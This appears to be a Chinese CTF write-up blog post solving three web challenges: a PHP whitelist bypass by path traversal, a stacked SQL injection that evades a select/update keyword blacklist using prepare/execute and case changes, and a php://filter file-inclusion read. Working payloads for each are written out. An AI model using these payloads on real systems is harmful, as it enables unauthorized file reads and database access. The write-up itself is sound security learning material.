bmzctf-web writeup

原创

dameow 于 2022-02-21 09:32:22 发布 15 收藏

分类专栏： CTF 文章标签： 安全 web安全


本文链接：https://blog.csdn.net/dameow/article/details/123040215

CTF 专栏收录该内容

5 篇文章 0 订阅

订阅专栏

hctf_2018_warmup



F12，有提示source.php：

Source.php是php代码，分析：

```php
<?php
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        //两个白名单文件source.php和hint.php，source.php就是本文件。
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];

        //参数page必须存在并且是字符串格式
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        //如果page是白名单返回true
        if (in_array($page, $whitelist)) {
            return true;
        }

        /*
         * mb_strpos()：返回要查找的字符串在别一个字符串中首次出现的位置。
         * 这里即：查找？在page中首次出现的位置。
         * mb_substr() 函数返回字符串的一部分。
         * 这里即：返回page字符串从第一个字符到首次出现的？之间的字符串。
         * */
        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );

        //如果page是白名单，返回true
        if (in_array($_page, $whitelist)) {
            return true;
        }

        //把page的值url解码
```


```
        $_page = urldecode($page);

        //同上
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        //同上
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

//file参数必须是字符串，然后调用emmm类的checkFile方法，即过滤。
if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file'])
) {
    //通过则把file包含。
    include $_REQUEST['file'];
    exit;
} else {
    //否则，输出滑稽脸
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?>
```


所以整个流程就是：过滤-白名单？-截断-白名单？-url解码-截断-白名单？如果能满足整个流程，就能得到flag。

看看另一个白名单hint.php。



给了flag文件的真实名称。考察点就是绕过几层过滤，包含flag文件进来。

思路就是：要过白名单，payload里面肯定要有source.php或hint.php。要过截断payload里就要有？，而且？前面是白名单，这样截断之后，还能过白名单。所以目前payload：?file=hint.php?，那么可操作的就是后面了，前面就是这样定了。后面应该是flag的路径，flag的路径在根/flaaagg，可以多加几层…/。
最终payload：?file=hint.php?../…/…/…/…/…/flaaagg




BMZCTF{c7dc95f1dacd42f59371534eba955e40}

这个php代码存在问题在哪里呢？在于返回值是true或false，而不是经过过滤后的值。应该把过滤后的值返回，再进行包含。

强网杯 2019 随便注


老题了，考察堆叠注入。
Payload：-1';show databases#

白名单：/select|update|delete|drop|insert|where|



查表：-1';show tables;

两个表，一个flagg，一个words。
查询flagg表的字段：-1';show columns from `flagg`;





应该就是这个flag字段了，查值需要到select关键词：select * from flagg;，但是select被黑名单了不能用。
可以使用预编译的方法：-1';set @sql = concat('se','lect * from `flagg`;');prepare exe from @sql;execute exe;
Set用于声明一个变量@sql，值为concat('se','lect * from `flagg`;');，prepare是预备语句，以备后面用，execute就是执行了。

结果被strstr函数检测到了，strstr是检测关键词在字符串中首次出现的位置，并返回关键词及其剩余的部分。
大小写可以绕过这个函数。因为它是大小写敏感匹配的。
所以payload：-1';Set @sql = concat('se','lect * from `flagg`;');Prepare exe from @sql;execute exe;

SCTF 2018_Simple PHP Web

F参数有文件包含漏洞，但是不能直接包含，应该是禁用了那些常用包含函数。但是可以用伪函数：php://filter/read=convert.base64-encode/resource=/flag





而且这里，flag就直接是/flag，没在文件名这里为难。